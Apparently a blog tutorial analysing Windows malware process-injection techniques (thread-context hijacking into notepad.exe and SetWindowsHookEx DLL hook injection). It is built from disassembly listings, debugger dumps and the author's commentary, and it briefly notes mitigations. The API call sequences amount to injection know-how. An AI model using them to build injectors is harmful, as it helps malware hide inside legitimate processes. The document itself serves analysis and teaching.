
```
.text:004015CC mov     dword ptr [esp], offset String1 ; "notepad.exe"
.text:004015D3 call    __Z7FindPIDPKc  ; FindPID(char const*)
.text:004015D8 mov     [ebp+dwProcessId], eax
.text:004015DB mov     eax, [ebp+dwProcessId]
.text:004015DE mov     [esp+8], eax    ; dwProcessId
.text:004015E2 mov     dword ptr [esp+4], 0 ; bInheritHandle
.text:004015EA mov     dword ptr [esp], 1F0FFFh ; dwDesiredAccess
.text:004015F1 mov     eax, ds:__imp__OpenProcess@12 ; OpenProcess(x,x,x)
.text:004015F6 call    eax ; OpenProcess(x,x,x) ; OpenProcess(x,x,x)
.text:004015F8 sub     esp, 0Ch
.text:004015FB mov     [ebp+hProcess], eax
.text:004015FE mov     eax, _length_payload
.text:00401603 mov     dword ptr [esp+10h], 4 ; flProtect
.text:0040160B mov     dword ptr [esp+0Ch], 1000h ; flAllocationType
.text:00401613 mov     [esp+8], eax    ; dwSize
.text:00401617 mov     dword ptr [esp+4], 0 ; lpAddress
.text:0040161F mov     eax, [ebp+hProcess]
.text:00401622 mov     [esp], eax      ; hProcess
.text:00401625 mov     eax, ds:__imp__VirtualAllocEx@20 ; VirtualAllocEx(x,x,x,x,x)
```

```
General registers
EAX 00000104
EBX 00000001
ECX 8F1F0000
EDX 00000000
ESI 00BA1668  debug03

Modules
Path
C:\Users\admin\Desktop\1BBF
C:\Windows\SysWOW64\apph

Threads
Decimal  Hex   State
10872    2A78  Ready
1704     6A8   Ready
```

Start with openprocess, handle is 104 .what target it is below




Key	HKLM\SYSTEM\ControlSet001\Control\...	0x110
Mutant	\Sessions\2\BaseNamedObjects\SM0:6...	0xac
Process	notepad.exe (8824)	0x104




```
.text:00401603 mov     dword ptr [esp+10h], 4 ; flProtect
.text:0040160B mov     dword ptr [esp+0Ch], 1000h ; flAllocationType
.text:00401613 mov     [esp+8], eax    ; dwSize
.text:00401617 mov     dword ptr [esp+4], 0 ; lpAddress
.text:0040161F mov     eax, [ebp+hProcess]
.text:00401622 mov     [esp], eax      ; hProcess
.text:00401625 mov     eax, ds:__imp__VirtualAllocEx@20 ; VirtualAllocEx(x,x,x,x,x)
.text:0040162A call    eax ; VirtualAllocEx(x,x,x,x,x) ; VirtualAllocEx(x,x,x,x,x)
.text:0040162C sub     esp, 14h
.text:0040162F mov     [ebp+lpBaseAddress], eax
.text:00401632 mov     eax, _length_payload
.text:00401637 mov     dword ptr [esp+10h], 0 ; lpNumberOfBytesWritten
.text:0040163F mov     [esp+0Ch], eax  ; nSize
.text:00401643 mov     dword ptr [esp+8], offset _payload ; lpBuffer
.text:0040164B mov     eax, [ebp+lpBaseAddress]
.text:0040164E mov     [esp+4], eax    ; lpBaseAddress
.text:00401652 mov     eax, [ebp+hProcess]
.text:00401655 mov     [esp], eax      ; hProcess
.text:00401658 mov     eax, ds:__imp__WriteProcessMemory@20 ; WriteProcessMemory(x,x,x,x,x)
.text:0040165D call    eax ; WriteProcessMemory(x,x,x,x,x) ; WriteProcessMemory(x,x,x,x,x)
.text:0040165F sub     esp, 14h
```

```
General registers
EAX 00400000  1BBF3C9CF3E6C1B6280E1
EBX 00000001
ECX 8F1F0000
EDX 00000000

Modules
Path
C:\Users\admin\Desktop\1BBF3C9CF3E6C1B6280E19F7I
C:\Windows\SysWOW64\apphelp.dll

Threads
Decimal  Hex   State  Name
10872    2A78  Ready  1BBF3C9CF3E6C1
1704     6A8   Ready  76ED5940
10900    2A94  Ready  76ED5940
```

Allocated memory and it will write th pe file .




```
003FFFF0  ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
00400000  4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  MZ..............
00400010  B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ........@.......
00400020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00400030  00 00 00 00 00 00 00 00  00 00 00 00 80 00 00 00  ................
00400040  0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ...........L..Th
```



```
.text:00401691 mov     dword ptr [esp+4], 0 ; th32ProcessID
.text:00401699 mov     dword ptr [esp], 4 ; dwFlags
.text:004016A0 call    _CreateToolhelp32Snapshot@8 ; CreateToolhelp32Snapshot(x,x)
.text:004016A5 sub     esp, 8
.text:004016A8 mov     [ebp+hSnapshot], eax
.text:004016AB mov     [ebp+te.dwSize], 1Ch
.text:004016B2 jmp     short loc_4016E1
```

```
.text:004016E1
.text:004016E1 loc_4016E1:
.text:004016E1 lea      eax, [ebp+te]
.text:004016E4 mov      [esp+4], eax     ; lpte
.text:004016E8 mov      eax, [ebp+hSnapshot]
.text:004016EB mov      [esp], eax       ; hSnapshot
.text:004016EE call     _Thread32Next@8 ; Thread32Next(x,x)
.text:004016F3 sub      esp, 8
.text:004016F6 test     eax, eax
```

It will change the rights by using virtualprotect ,then call createtoolhelp32 snaphot and thread32next ,to choose the thread .



```
.text:0040170A call     eax ; SuspendThread(x) ; SuspendThread(x)
.text:0040170C sub      esp, 4
.text:0040170F lea      eax, [ebp+Context]
.text:00401715 mov      [esp+4], eax     ; lpContext
.text:00401719 mov      eax, [ebp+hThread]
.text:0040171C mov      [esp], eax       ; hThread
.text:0040171E mov      eax, ds:__imp__GetThreadContext@8 ; GetThreadCo
.text:00401724 call     eax ; GetThreadContext(x,x) ; GetThreadContext(
.text:00401726 sub      esp, 8
.text:00401729 mov      eax, [ebp+lpBaseAddress]
.text:0040172C mov      [ebp+Context._Eip], eax
.text:00401732 lea      eax, [ebp+Context]
.text:00401738 mov      [esp+4], eax     ; lpContext
.text:0040173C mov      eax, [ebp+hThread]
.text:0040173F mov      [esp], eax       ; hThread
.text:00401742 mov      eax, ds:__imp__SetThreadContext@8 ; SetThreadCo
.text:00401747 call     eax ; SetThreadContext(x,x) ; SetThreadContext(
.text:00401749 sub      esp, 8
.text:0040174C mov      eax, [ebp+hThread]
.text:0040174F mov      [esp], eax       ; hThread
.text:00401752 mov      eax, ds:__imp__ResumeThread@4 ; ResumeThread(x)
.text:00401757 call     eax ; ResumeThread(x) ; ResumeThread(x)
.text:00401759 sub      esp, 4
.text:0040175C mov      eax, [ebp+hSnapshot]
.text:0040175F mov      [esp], eax
```

Then it is similar to last technique ,resume thread once it got context and set as address of entry point

HOOK INJECTION:

This technique similar all previous ones but here we are using this api to achive injecting by SetWindowHookEx–.so what is this api, Windows allow programs to install hooks to monitor various system events such as mouse clicks and keyboard key presses by using SetWindowHookEx. Hooking is a technique used to intercept function calls. Malware can leverage hooking functionality to have their malicious DLL loaded upon an event getting triggered in a specific thread. The SetWindowsHookEx installs a hook routine into the hook chain, which is then invoked whenever certain events are triggered.it has 4 parameters

1.Type of hook

- WH_CALLWNDPROC
- WH_CALLWNDPROCRET
- WH_CBT
- WH_DEBUG
- WH_FOREGROUNDIDLE
- WH_GETMESSAGE
- WH_JOURNALPLAYBACK
- WH_JOURNALRECORD
- WH_KEYBOARD
- WH_KEYBOARD_LL
- WH_MOUSE
- WH_MOUSE_LL
- WH_MSGFILTER
- WH_SHELL
- WH_SYSMSGFILTER


2. Pointer to the function the malware wants to invoke upon the event execution

3. A handle to the DLL that contains the hook function (usually LoadLibrary and GetProcAddress are api used before call sethookwindows api)


4. The identifier of the thread, which calls the hook function, f the parameter is 0, the hook will be called by all threads, so we don't have to restrict it to particular thread ID.To avoid that we call

Control flow:

This function starts with create event .




```
push    offset Name     ; "Global\\WorkStop"
xor     esi, esi
push    esi             ; bInitialState
push    1               ; bManualReset
push    esi             ; lpEventAttributes
mov     [ebp+var_10], eax
call    ds:CreateEventW
mov     [ebp+hHandle], eax
lea     eax, [ebp+pFileName]
push    eax
call    sub_405482
push    esi             ; bDeleteExistingResources
lea     eax, [ebp+pFileName]
push    eax             ; pFileName
call    ds:BeginUpdateResourceW
mov     edi, eax
cmp     edi, esi
jz      short loc_4055BB

mov     eax, [ebp+lpData]
lea     edx, [eax+2]

loc_405588:
mov     cx, [eax]
add     eax, 2
```



```
push    eax             ; lpLibFileName
call    ds:LoadLibraryW
push    offset aMyprocedure ; "MyProcedure"
push    eax             ; hModule
mov     [ebp+hmod], eax
call    ds:GetProcAddress
push    esi             ; th32ProcessID
push    4               ; dwFlags
mov     [ebp+lpfn], eax
call    ds:CreateToolhelp32Snapshot
mov     esi, ds:Thread32Next
lea     ecx, [ebp+te]
push    ecx
mov     [ebp+lpData], eax
mov     [ebp+te.dwSize], 1Ch
push    eax
jmp     short loc_40563D

loc_40563D:
call    esi ; Thread32Next
test    eax, eax
jnz     short loc_4055FA

loc_4055FA:
mov     eax, [ebp+var_10]
cmp     [ebp+te.th32OwnerProcessID], eax
```

AS we discuced earlier by using loadlibrary and getprocadress ,it loads the function
Then createtoolhelp32snapshot and tread
Then createtoolhelp32snapshot and tread32next findout the thread .



```
jle     short loc_405636

push    [ebp+te.th32ThreadID] ; dwThreadId
push    [ebp+hmod]          ; hmod
push    [ebp+lpfn]          ; lpfn
push    3                   ; idHook
call    ds:SetWindowsHookExA
push    1388h               ; dwMilliseconds
push    [ebp+hHandle]       ; hHandle
mov     ebx, eax
call    ds:WaitForSingleObject
push    ebx                 ; hhk
mov     edi, eax
call    ds:UnhookWindowsHookEx
test    edi, edi
jz      short loc_405645
```

Later that passed the arguments earlier mentioned .

This technique usually block by CIG which prevents indirect call and CFG only mstf singed dll are allowed and dll should on disk for this technique and target must load user32.dll where setwindowshook function exist .

Reference :

I read multiples blogs before writing started with search process injection ,I didn't mentioned links because i might miss some guys and I am always grateful to them

Conclusion :

We learned 5 basic injection techniques here ,in chapter 2 we do discuss the advanced techniques and detection as well .Take care